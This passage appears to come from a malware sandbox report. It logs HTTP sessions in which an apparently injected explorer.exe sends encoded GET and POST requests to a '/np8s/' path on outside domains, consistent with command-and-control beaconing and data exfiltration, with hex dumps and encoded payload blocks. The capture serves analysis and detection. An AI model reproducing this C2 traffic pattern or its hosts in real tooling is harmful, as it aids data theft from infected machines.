3fk4oN=hbQjEYTib_xs7aJn3FSb68n71Y4oTytUm2pOiFgVspkkHSBPInlRPBZ-K_kY3TBzDk36DylOeYIaF-hEy1s0Ex9mEQhNknHGkhu6bt5zTmdgNzGcMhmcUJUkZHy_iwGrsLQrJIk6Ok0OVN1d2aYm9yUhXslpTVgJysItLOy99Nbg4aXVaRWnW1FZsOxu7l(b68MOj7qGCO8eIhqgYG5qq7HZECBcoRmtcdyT6BCrXTv77epwDYumylhA9sFnFfy_TcXhlNeq4LatzX8HEH4B0j4xM4j3aVjvy6(oz2l7q6m3XP79nbKywH0pBj6R~0UPTQl27dKoI-khPFmMjmVLpAlikYIsrE4PNAaYq7PrxW5NBl~I7LoU9NDhow7Zfjz1O87DBZVN0g0AU4Oy5m0gqH0GKWPQ7wo7OKEbyI(6NANmmWhAqI7VUGvxJmvUTX9BrycGV94e7lEDIi7ZdDvYCAR99OO-au~GkhcwZ2nZW4C2RxADheNf81vpiaRxRBSrXlfhsn9SG72tQ536kPkh6ksYz-0HCEULcRHozjXcMEoup6HMrDqYINIlQ8cCm2QDKRGftnbcnK2UgjGpN3M7mB8OwSdz0iFsJppodEGJji6JdCNnpzqibfOOSgi3VTh7ovNKh_sBf43nNM54K8ufaDAmsdbb1W6TSgoMqudf(wY-jrHeK3jlWne9t-Ew0XfStKapl4KkMYviC_~urEdHcqVDkKOVOmBATGL7Y05hawZU2ta8mOPXOXGdg3FNIQFe0-ZEktnWeE0xj1xv99VmMvUlqkVocoKCmXxgDYM4bsJDLQ7U0jMmaklntn2x3LyzEDdKJ5iWI9WjDFodNOaX2C1dwTp25ZslZt85yieSjS3dLCcSdQ(oYEryOVJusX6Tw2TPYavYvmxlwfJWtYlN2l79GNK2WM4rwno6MxZfAWlKl7oCtOqzIrxeZAhnaVukWXMOcxBPvTLrNAFeaEmzs4~X9aNNi2BkitCHDFXDkrlGq-RU2jMhEeAsRbmt557bzLeLLzr5FI5ueePDnyxW1LFvhEe8XWD4ozzmBdkftETfWZ8ltb4iW1FRTVQjAFAqodUyZHLZ7vPx3KkpXxzHEUbL4XaAgbpR3jkE8olJvyYGKAcOt0kOSXXwyKZwH_WnrhD02wfw5NS-mle2eOIZJmA2hWMvPO5AnpzGdhqgt7lCD4jEsCxYFwdmkojjWVm2OhTJCAEHiyLcuOdeywbAPo8ld_ACkmRKI3dht66KmyjbEU1EjmDUtX1hCSjZgfTK~jcvpcYgN5qAwxC_(uYVe_2fZRFSIt9CoeDk6-H10300sl3AeL0GcC4_o5JImzBhqts0m-44yRbIdI8CHIJWMZ61ysnW~T60v8iYC_gIV7Af7sgxDv4NQLNCj76gtvLSRv6sh7lEFBl8p0jKwoMSr4NCUq8l07ANwdVJZHY8l2v8MjOMqPZBPLQwKIU0fP4E2E82kZ42DTaHzPyqG4c4~H78cSY2FzTQ54Up~go

Timestamp	kBytes transferred	Direction	Data
			LthU5cbzfBwqyE4y3JyPyfPTpcuOpprLojqKqvyjEKqceCicToV5BlJ3sRfk3nywZ3aUyRtCq~CD9sqV2uU(iFlzAE jD9xZvwCIGGc_cGcqHPY2V2FxlxVSw68Ll4mG9ciFwAsXasoquG1YOnuj0Tq0UrEbkng-LOYXBtcHGx6_H0O-r8M4O foNZI2G0Frlkrf6KhdTgNRtdrnj1NBV0HAyP6aJB_oeGBj7POGmAaLVTgkIyKdAQoF0od42WtKg(ZaTrQIhmcf1ceV H3l4pzwfPuohDqBuxfD1OjIX7nDmxxQxvbe4kNzXjDrvPvMzYMb1Xh8XVx3KdtnQRfHY3Ok8FN-8r09xWnqRkJzsjf 0donhFWZZ6vUqN_qbtsvPxAOHYumhmoHzbbIyjPjFptCEOGPgzmZ88t3OK2Egn8jRkhDSn6NmY6hgo1uSuK38OMn81 2E68nC2QdVVxSoI8yUIqyDHdqrFpav95e05iovN(grE(yQdRfkCT6C1k4GGBMdZlYDGg2caA5M3y5Tu(5dok7R4ZsG wwIKE~KhuY68WklnGid7cTbV9LovWhRXik89H(dcra9pVCSrnCcF4zhBCZmqm3eSTHHgxysBlHNfi0Woba4pFrRyF3 hQC30BwpYKfseDVlEyoqcVIBAb0ka0FTAgNP33QH6lQ~E34mUum4Kzi1uzqqS1q1Ft8k81PaxYzyFfu03GLl7Z2hz0 Ndh8zVTFE37nX1XEd2y50sIjdDoxsXG~U0APbw3FqLnY3i_v7Im(3c-j6hsdmHreWDr~4psTPxS88SjnK4z2Rosi_1 e6G9h0PvFQ-m8KicbP3PYeniuo3AqHANrMYeJ(gPGzxgdd3VSFgswXkHWVm7cMr8lRaoSCQGqicUBqJvPTQtXIVHw(LPgMapGh79CsLF0Wc6ozGd7piH6OIczSNnDorlgJhvgjzN1XLfqiD17Nz6zmunl2vzbxhLnWGVnCX7Z7XHLgifMr0p aC6C15sG5WwpX8VtIfgjtxzdTm87Y(pwfIAeRp3GQHoWXenC9KZr5mIJfZCcpfZvnEYjY9E6OWPWatehf5UBVcOK2j P3wRuF4p7V4xrwd9fyzgAmV~ekqYN2-HsUmg7eK2shkUPVTI-fxMlWcghNx4RYsvczaMqYNqn9Bpd5LJrnYUZYpSXC Cig9WBwgn10o38bYOcpCZjrp6Rzg6fepVQewus4gYIHtRtFSo9xxbbS8J5_(KRF34nXwsfc1XPDOr5V1PV3fTZFFGd vBYtsH7vIIOzkeouNCmwsdsIYmt7F0giXRFisoyF_ijXvz58dbEi5BdRMCkpUqN1jasRkUy0xkrqZ4JB9ZxSW9fJDb ulLrcX8W5f11SvM2-iYs5Z5TeK-FvJXyt(S8iGhRRc98aNETz0XpNPbNxvMqEOdzDyYUO5tttCU76Icda~AkdZzO0K QmdHg3VVDn4J-zB~HFN312ASmKsILDs~4LUAuXasyZL5t6wdm456NxNbERm338EM1BomoYEW5fr4qT3I SGG61YzhBkeqXTeRo1Hi_XeY5Vfen06YSfMWLXnRjoorli7afM33HJNplDq0wV47CFudIJo0mT1zWk2b00I72N2B7C 7K4Y-UefqSRajvEXbJVao70aVZWShWZEwaullreBm25Vc3Np6S4VyrdLyF9CbXW2OdPGaf_m5TBeVZ3Dp1va_n9k36 ZnCWQYPHNnqhHwy~iWm3vBvh8c9DVu6hVnoaFiKzCxy~ADTbi1xyxPmhvMxSbI14tQNd9eMjW77Ra~3rS1OC_E7sSQ FR8F-L1KoXzFKNsIXxqIzTSjjk-rDhETMQmdjz5C7mg5p6rki9iEqxp1VfL7ieg9ZoUexW1EkvLzyuKufX00R(6m_t Osy4IEsk9TX5T~LBUoL(-z2YJChcKGjI13Wo0Lbm6e_FUQiW_xX3oz6(N3XvWfE2iXeULAMsHr85JxRCVn2LzG302V 6sLOiCMbHJ6i2jEXiR2bKET6cw044HWP_IZ(UAzISjEfqbaBIxsDYDKhteMttZcdPCvaSu_fEkP(vQS4DKMNKMn9Bz kFPXBgXGnyXivEb18nNZ9upOcINHGC_C4s0Enn6OeF53mXgJzuRkEhH4E3uOILS5DSParHctu7s9iPgF3rhksQ25b~ R8PM1YM26jLjqQv4j8mtWtUhLfTOOo9eajo3OOR8wZuhAC7rs7ZniMu0ad3jmcMCIoUCUqr7OsDiX0dhkXLQo~cp5c tWAWm4_pIGBLxaRv2(p1iYimftPxihhr4DgRv~s8FOnwUpUQwdXeVSgbmlXzPbzwY9VFhu8ZsDX7IAn7bilf0HKABD 8Pg7CfNElUWQFrHDz~9GqJhQfjXAybsglL5rsa4PgH2p6ug5n01E78KFfGVlfMXMOEA7TrKrZD9UmxJF6OOz1tHE42 tGKQwgen-o2EZKfpMazMPzem_gq~VG1u2ZTM8wnOd9pOQKwJhUmGSlge5ZY7AUeOuBjN1sScvSlVKqbU RYPKxNECwTugKEFbCz9(SPq8lrbLfwXE9oWIW8aq4(PsjVnx-2f~bo0UE8NZMeHblN8w
May 27, 2022 19:05:34.484735966 CEST	316	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Fri, 27 May 2022 17:05:34 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 61 36 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: a6<html><head><title>405 Not Allowed</title></head><body bgcolor="white"> 405 Not Allowed <hr> nginx </body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.6	49800	185.134.245.113	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:34.485189915 CEST	333	OUT	GET /np8s/?3fk4oN=uZkZa9PDR+t76IUsjgXNksX18rdkaBR0jzgf+2QyrrE0BTZPOy5IBVEfZpo9ngwjPS7HOCJS NA==&Eh=mhUxl HTTP/1.1 Host: www.localbloom.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:34.529109001 CEST	334	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 27 May 2022 17:05:34 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Expires: Fri, 27 May 2022 18:05:34 GMT Cache-Control: max-age=3600 Cache-Control: public Data Raw: 65 33 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 77 77 77 2e 6c 6f 63 61 6c 62 6c 6f 6f 6d 2e 6f 6e 6c 69 6e 65 20 69 73 20 70 61 72 6b 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 0a 2a 20 7b 6d 61 72 67 69 6e 3a 20 30 3b 70 61 64 64 69 6e 67 3a 20 30 3b 7d 0a 0a 62 6f 64 79 20 7b 0a 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 63 63 63 3b 0a 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 31 70 74 3b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 0a 68 31 20 7b 0a 6d 61 72 67 69 6e 3a 20 31 30 70 78 20 61 75 74 6f 20 32 30 70 78 20 31 30 70 78 3b 0a 63 6f 6c 6f 72 3a 20 23 33 34 39 38 64 62 3b 0a 7d 0a 0a 70 20 7b 0a 64 69 73 70 6c 61 79 3a 20 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 0a 6d 69 6e 2d 77 69 64 74 68 3a 20 32 30 30 70 78 3b 0a 6d 61 72 67 69 6e 3a 20 61 75 74 6f 20 33 30 70 78 20 31 30 70 78 20 33 30 70 78 3b 0a 7d 0a 0a 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 6c 65 66 74 3b 0a 6d 69 6e 2d 68 65 69 67 68 74 3a 20 32 30 30 70 78 3b 0a 6d 61 78 2d 77 69 64 74 68 3a 20 38 30 30 70 78 3b 0a 6d 69 6e 2d 77 69 64 74 68 3a 20 34 35 30 70 78 3b 0a 6d 61 72 67 69 6e 3a 20 31 35 25 20 61 75 74 6f 20 30 70 78 20 61 75 74 6f 3b 0a 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 46 46 46 46 46 46 46 3b 0a 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 32 30 70 78 3b 0a 70 61 64 64 69 6e 67 3a 20 32 30 70 78 3b 0a 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 0a 7d 0a 0a 69 6d 67 2e 6c 6f 67 6f 20 7b 0a 77 69 64 74 68 3a 20 61 75 74 6f 3b 0a 6d 61 78 2d 68 65 69 67 68 74 3a 20 35 30 70 78 3b 0a 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 33 30 70 78 3b 0a 62 6f 72 64 65 72 3a 20 30 3b 0a 7d 0a 0a 2e 6c 6f 67 6f 63 6f 6e 74 20 7b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 0a 2e 6c 61 6e 67 73 65 6c 65 63 74 20 7b 0a 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 74 6f 70 3a 20 31 30 70 78 3b 0a 72 69 67 68 74 3a 20 31 30 70 78 3b 0a 7d 0a 0a 2e 6c 61 6e 67 73 65 6c 65 63 74 20 69 6d 67 20 7b 0a 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0a 77 69 64 74 68 3a 20 61 75 74 6f 3b 0a 62 6f 72 64 65 72 3a 20 30 3b 0a 6d 61 72 67 69 6e 3a 20 32 70 78 3b 0a 68 65 69 67 68 74 3a 20 31 35 70 78 3b 0a 7d 0a 0a 2e 66 6f 6f 74 65 72 20 7b 0a 63 6f 6c 6f 72 3a 20 23 61 61 61 3b 0a 6d 61 72 67 69 6e 3a 20 31 65 6d 20 61 75 74 6f 20 30 70 78 20 61 75 74 6f 3b 0a 66 6f 6e 74 2d 73 69 7a 65 3a 20 38 70 74 3b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 6d 69 6e 2d 77 69 64 74 68 3a 20 34 35 30 70 78 3b 0a 7d 0a 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a Data Ascii: e3f<!DOCTYPE html><html><head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>www.localbloom.online is parked</title> <style>* {margin: 0;padding: 0;}body {background: #ccc;font-family: Arial, Helvetica, sans-serif;font-size: 11pt;text-align: center;}h1 {margin: 10px auto 20px 10px;color: #3498db;}p {display: inline-block;min-width: 200px;margin: auto 30px 10px 30px;}.container {position: relative;text-align: left;min-height: 200px;max-width: 800px;min-width: 450px;margin: 15% auto 0px auto;background: #FFFFFF;border-radius: 20px;padding: 20px;box-sizing: border-box;}img.logo {width: auto;max-height: 50px;margin-top: 30px;border: 0;}.logocont {text-align: center;}.langselect {position: absolute;top: 10px;right: 10px;}.langselect img {position: relative;width: auto;border: 0;margin: 2px;height: 15px;}.footer {color: #aaa;margin: 1em auto 0px auto;font-size: 8pt;text-align: center;min-width: 450px;} </style></head><body>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.6	49805	23.82.37.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:40.009310961 CEST	340	OUT	POST /np8s/ HTTP/1.1 Host: www.shcylzc.com Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.shcylzc.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.shcylzc.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 35 37 38 43 41 37 64 6f 71 73 77 42 30 65 58 78 49 41 71 33 6c 4d 56 78 56 71 76 4e 30 54 4c 59 33 6d 65 37 7a 36 42 34 6d 46 4a 4c 68 34 50 2d 4a 68 45 6e 37 35 7e 32 5a 75 6a 48 67 38 61 4b 63 59 67 32 44 37 55 41 57 5a 74 70 31 79 56 53 65 68 62 54 47 71 46 36 6a 63 6c 79 37 72 66 33 78 6a 45 59 33 51 71 30 65 61 49 59 31 68 43 71 64 4f 67 5f 62 52 71 32 63 54 41 4f 4c 63 58 66 6a 79 70 56 68 45 33 6b 6a 71 75 51 42 72 36 39 69 56 4f 4e 66 49 69 35 46 70 69 33 50 65 37 7a 48 34 53 32 33 33 77 48 4d 2d 78 55 72 47 4c 2d 72 48 45 74 77 43 53 4a 56 67 62 56 62 5f 59 42 74 65 57 50 44 37 6d 46 4f 4a 73 6f 4f 64 6c 76 58 68 31 6e 6c 4d 4b 62 39 6d 58 61 66 72 52 68 50 69 50 46 6a 4b 36 61 6e 5a 37 6a 66 33 65 66 62 56 57 76 50 75 32 6d 31 38 34 6f 67 42 45 42 72 4c 36 30 70 62 51 69 6a 58 66 73 44 76 47 51 51 6a 38 77 41 6f 51 4c 7e 42 61 6c 4b 79 65 32 63 67 42 5f 33 71 65 6e 46 56 6d 6e 6a 34 74 54 30 72 76 38 6a 61 45 4d 35 77 39 63 39 4c 68 42 67 79 44 58 43 6d 36 66 49 72 44 64 31 7a 71 7a 68 61 41 31 39 52 78 54 62 41 54 5f 52 62 4d 53 51 5f 49 36 6a 77 70 6c 56 57 39 76 70 75 49 69 72 36 74 37 56 4a 59 74 72 2d 37 56 50 68 4c 35 37 67 59 5a 35 6f 54 53 50 6d 6b 74 6b 45 28 52 4b 73 28 77 54 45 30 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=578CA7doqswB0eXxIAq3lMVxVqvN0TLY3me7z6B4mFJLh4P-JhEn75~2ZujHg8aKcYg2D7U AWZtp1yVSehbTGqF6jcly7rf3xjEY3Qq0ealY1hCqdOg_bRq2cTAOLcXfjypVhE3kjquQBr69iVONfIi5Fpi3Pe7zH 4S233wHM-xUrGL-rHEtwCSJVgbVb_YBteWPD7mFOJsoOdlvXh1nlMKb9mXafrRhPiPFjK6anZ7jf3efbVWvPu2m184 ogBEBrL60pbQijXfsDvGQQj8wAoQL~BalKye2cgB_3qenFVmnj4tT0rv8jaEM5w9c9LhBgyDXCm6fIrDd1zqzhaA19 RxTbAT_RbMSQ_I6jwplVW9vpuIir6t7VJYtr-7VPhL57gYZ5oTSPmktkE(RKs(wTE0.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.6	49806	23.82.37.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:40.287153006 CEST	348	OUT	POST /np8s/ HTTP/1.1 Host: www.shcylzc.com Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.shcylzc.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.shcylzc.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 35 37 38 43 41 36 4d 72 31 73 55 45 33 4f 61 68 62 69 71 6a 74 64 6c 33 54 4b 72 43 37 7a 6e 4c 67 48 4f 33 39 62 77 65 6e 45 77 4d 6b 49 53 59 4e 69 30 76 37 39 32 50 44 73 33 44 6e 63 57 56 63 5a 49 49 44 37 41 41 58 61 38 30 79 52 64 72 5a 48 76 51 42 4b 45 66 67 63 6c 76 77 4a 72 65 78 6a 42 5f 33 51 69 43 64 70 73 59 6e 33 47 71 62 4e 59 6c 46 42 71 77 64 54 51 43 50 63 71 67 6a 78 59 4b 68 42 50 6b 6a 61 79 51 41 49 53 36 70 30 4f 53 62 59 6a 7a 41 70 69 75 61 4f 28 42 48 34 6e 56 33 32 4d 48 4d 4c 68 55 71 53 37 2d 28 6b 63 75 6f 69 53 41 52 67 62 53 52 66 56 48 74 64 6a 64 44 2d 47 37 4e 38 73 6f 50 74 6c 71 64 51 77 61 79 76 54 62 28 6d 6a 74 66 72 74 45 4f 7a 6a 64 6a 49 50 4c 77 36 79 62 51 31 32 35 62 58 37 79 4a 4f 32 69 39 63 34 76 67 42 45 48 72 4c 37 58 70 62 41 69 6a 55 28 73 44 4e 75 51 59 7a 38 7a 4c 6f 51 4f 77 68 61 36 63 43 53 4b 63 68 70 76 33 75 43 4a 51 77 71 6e 6c 71 6c 54 79 4b 75 71 72 71 45 56 38 77 39 61 33 72 68 34 67 79 44 68 43 6e 36 50 49 34 33 64 7a 69 71 7a 6d 38 38 31 6d 42 78 54 51 67 54 39 4b 4c 42 4b 51 2d 73 2d 6a 31 74 66 57 68 46 76 75 39 77 69 72 62 74 37 55 5a 59 74 7e 75 36 41 48 43 6a 38 35 52 59 66 35 4b 54 70 53 6d 41 47 67 6c 4b 49 58 50 72 34 46 6b 42 48 4f 4c 44 6e 4e 73 49 66 51 55 35 52 44 4d 6a 61 28 50 72 47 51 33 6c 43 34 42 69 39 42 50 78 41 33 39 62 43 6b 51 49 4a 42 74 4f 52 55 41 31 75 68 74 6a 78 6d 35 52 65 46 55 7e 67 42 6f 4e 6f 44 65 6b 79 78 6f 7e 35 32 68 42 6f 70 33 62 6b 57 5a 63 34 4d 64 50 65 62 50 4f 6e 72 47 43 56 78 61 6b 47 6f 51 32 6e 79 5a 48 49 53 65 39 4e 53 4b 7e 6f 67 31 44 57 6b 33 34 76 58 43 74 6d 6b 5a 53 7a 33 6b 73 75 55 72 31 66 76 47 69 78 37 50 4f 43 65 34 70 63 52 72 6c 4d 75 32 4e 73 38 57 5a 44 4c 4a 5a 30 39 79 34 74 74 67 4a 5f 69 4e 54 6b 55 38 4e 34 6d 31 75 4e 54 48 59 68 66 30 36 4d 76 4d 48 33 49 36 44 36 72 48 42 39 6a 4d 76 48 78 7a 64 4d 74 35 6d 79 78 37 68 43 55 74 64 50 55 38 52 4e 47 78 73 44 75 45 41 70 51 50 77 72 75 48 41 31 70 76 58 66 4d 36 65 4d 42 79 45 49 64 42 42 64 73 47 4e 6d 76 63 4f 45 45 71 56 49 6e 57 68 6e 63 4c 31 53 67 72 70 68 69 6f 28 34 45 33 54 55 41 52 69 30 64 6d 75 4c 78 74 4b 55 70 61 4b 5f 38 4c 4f 6a 73 30 50 75 45 74 43 50 6d 4d 6a 66 49 31 34 33 33 73 39 52 33 50 58 33 63 30 78 59 43 36 78 68 63 44 45 6b 6d 41 6c 34 38 4e 7e 46 5a 2d 66 69 76 77 64 4c 62 73 50 2d 38 61 48 4a 65 6c 52 44 46 37 38 56 77 41 55 79 41 30 76 4f 51 74 39 56 34 4f 42 6e 75 71 28 42 75 4c 33 37 6f 65 33 64 72 34 39 61 70 67 4f 4c 6b 72 44 45 76 4d 46 4f 58 42 59 71 66 33 69 38 43 50 51 49 44 49 78 50 6a 42 54 62 6e 41 78 4c 36 4f 69 53 74 6d 30 55 41 62 43 73 7e 35 54 44 67 56 74 33 4f 73 6e 43 62 4c 38 76 30 62 6a 44 4b 38 62 57 47 32 6a 4d 62 41 44 78 48 43 51 4a 44 49 76 32 6d 70 4b 4f 35 32 6b 6c 61 6a 47 43 48 49 32 36 6a 37 73 48 75 46 4e 54 74 35 70 47 72 46 28 61 44 53 69 49 70 65 6e 4a 53 78 45 6d 4b 61 66 61 38 75 44 63 76 33 4d 55 4e 38 6d 37 33 54 78 5a 57 57 64 32 30 66 6a 4b 58 31 39 77 56 34 5a 48 39 59 69 66 46 75 61 4d 47 4d 34 2d 38 74 65 4c 65 55 65 4e 76 73 78 67 77 48 70 6b 42 41 73 72 33 6f 53 77 51 6a 48 6c 4c 73 48 39 61 55 34 45 4c 44 6b 42 79 32 6b 6e 30 57 54 36 56 41 4a 35 34 58 6a 43 52 59 44 4c 79 5f 69 38 57 68 39 59 53 49 51 33 4f 4c 48 70 4f 64 55 35 4b 61 4d 36 4e 4c 74 56 6a 50 44 56 42 36 51 37 33 70 50 52 31 4f 68 2d 79 58 31 74 56 41 4c 74 41 32 58 55 7e 45 5a 64 54 44 43 54 55 37 49 49 74 4c 67 5a 4f 70 68 30 42 69 50 50 51 43 58 73 33 38 71 69 4d 4a 32 31 6b 74 65 30 55 76 71 52 68 34 4c 45 78 64 57 74 6f 55 6b 4f 71 61 6a 41 39 56 73 2d 6c 38 7e 50 74 41 32 47 6b 67 6c 39 66 33 55 79 6e 6c 69 61 69 6a 69 61 66 6d 44 4f 7a 74 69 35 67 62 62 7a 53 4a 4d 34 38 54 48 34 4c 43 44 51 4f 7a 38 6e 6a 4c 59 75 32 74 64 31 30 49 50 4c 4f 39 52 79 64 5a 52 76 6c 38 74 58 37 79 79 4c 6b 4d 4b 55 48 4d 6a 64 72 31 75 45 53 6b 33 41 66 62 77 6e 7a 6a 37 34 32 78 33 42 6b 64 30 48 76 45 30 4e 47 31 41 74 38 4c 45 49 51 79 7a 79 4d 53 69 48 67 38 28 51 6a 75 67 57 47 6c 73 73 7e 5a 67 2d 4a 43 48 78 63 59 54 33 57 63 45 35 51 2d 6f 49 62 31 78 65 73 4b 46 33 Data Ascii: 3fk4oN=578CA6Mr1sUE3Oahbiqjtdl3TKrC7znLgHO39bwenEwMklSYNi0v792PDs3DncWVcZIID7A AXa80yRdrZHvQBKEfgclvwJrexjB_3QiCdpsYn3GqbNYlFBqwdTQCPcqgjxYKhBPkjayQAIS6p0OSbYjzApiuaO(BH 4nV32MHMLhUqS7-(kcuoiSARgbSRfVHtdjdD-G7N8soPtlqdQwayvTb(mjtfrtEOzjdjIPLw6ybQ125bX7yJO2i9c4 vgBEHrL7XpbAijU(sDNuQYz8zLoQOwha6cCSKchpv3uCJQwqnlqlTyKuqrqEV8w9a3rh4gyDhCn6PI43dziqzm881m BxTQgT9KLBKQ-s-j1tfWhFvu9wirbt7UZYt~u6AHCj85RYf5KTpSmAGglKIXPr4FkBHOLDnNslfQU5RDMja(PrGQ3l C4Bi9BPxA39bCkQIJBtORUA1uhtjxm5ReFU~gBoNoDekyxo~52hBop3bkWZc4MdPebPOnrGCVxakGoQ2nyZHISe9NS K~og1DWk34vXCtmkZSz3ksuUr1fvGix7POCe4pcRrlMu2Ns8WZDLJZ09y4ttgJ_iNTkU8N4m1uNTHYhf06MvMH3I6D 6rHB9jMvHxzdMt5myx7hCUtdPU8RNGxsDuEApQPwruHA1pvXfM6eMByEIdBBdsGNmvcOEEqVInWhncL1Sgrphio(4E 3TUARi0dmuLxtKUpaK_8LOjs0PuEtCPmMjfl1433s9R3PX3c0xYC6xhcDEkmAl48N~FZ-fivwdLbsP-8aHJelRDF78 VwAUyA0vOQt9V4OBnuq(BuL37oe3dr49apgOLkrDEvMFOXBYqf3i8CPQIDIxPjBTbnAxL6OiStm0UAbCs~5TDgVt3O snCbL8v0bjDK8bWG2jMbADxHCQJDIv2mpKO52klajGCHI26j7sHuFNTt5pGrF(aDSiIpenJSxEmKafa8uDcv3MUN8m 73TxZWWd20fjKX19wV4ZH9YifFuaMGM4-8teLeUeNvsxgwHpkBAsr3oSwQjHlLsH9aU4ELDkBy2kn0WT6VAJ54XjCR YDLy_i8Wh9YSIQ3OLHpOdU5KaM6NLtVjPDVB6Q73pPR1Oh-yX1tVALtA2XU~EZdTDCTU7ItLgZOph0BiPPQCXs38q iMJ21kte0UvqRh4LExdWtoUkOqajA9Vs-l8~PtA2Gkgl9f3Uynliaijiafm DOzti5gbbzSJM48TH4LCDQOz8njLYu2td10IPLO9R ydZRvl8tX7yyLkMKUHMjdr1uESk3Afbwnzj742x3Bkd0HvE0NG1At8LEIQyzyMSiHg8(QjugWGlss~Zg-JCHxcYT3WcE5Q- oIb1xesKF3fypUBZys4AM-AHQpqzPeVucXTvp3jK4WUxRWMR2PZ-nK5kfK83IjfaaOM0fVINMbWCQp~A8tu_6 a0OnC5pwtMc2vcS73RzelQ_Cp6xnhiIPD771G2cIINhKwxq2EAhCKfb7aDSOTe1RphcOF0Ei92jlhRqBpphixbshOW 2iVJ2YB8iA2O5Q7IrO7izgS2g3J3_nVWSsc0j4LGpwBZTwisv4yf1omEm8z7FhJvlB1BPg-EtCocTQgh2ZRDn0l690 vYjQdQMyYPa9VX5SRjgTe3_MWk_5j7Z5MNdVdPp4tzfsaYr43kBEfhPSyLydAuXB9T_(QOUmzUzpemOlmCpK5dF7MU FVqzOwAHNXtls945L1YXKUiv5C523EfPU8v0tYdkaWRFAMCpTyUTK066hAG9Ihpteh_YsxjXlK3fWsDqtf_e7yO4aZ FxoJ3HU8zKLEaE3wHQZ3NjLoculjkD2bljEEmKSKMqY8HjvmP0BhBcWPLxe5fFAQ0UmIYFc8giX6qChN4xftl0GFh9 QgbwybcbOta(s6oPHzRSbcw1FOMA3DClIEdk3gjHsvTT6UROXwZhQ0gdjCIa2r0p_xEm4H73ZVkvHcF~TRzhdXCUQP RTtk83Webg3k47bO9Ttl-0cKRzCRMOZdIizrNxXoJGnZ3lHr6GPetaHvOE-BGPjTIIeBxkhaGF5gmq552tnrpa1ZPI 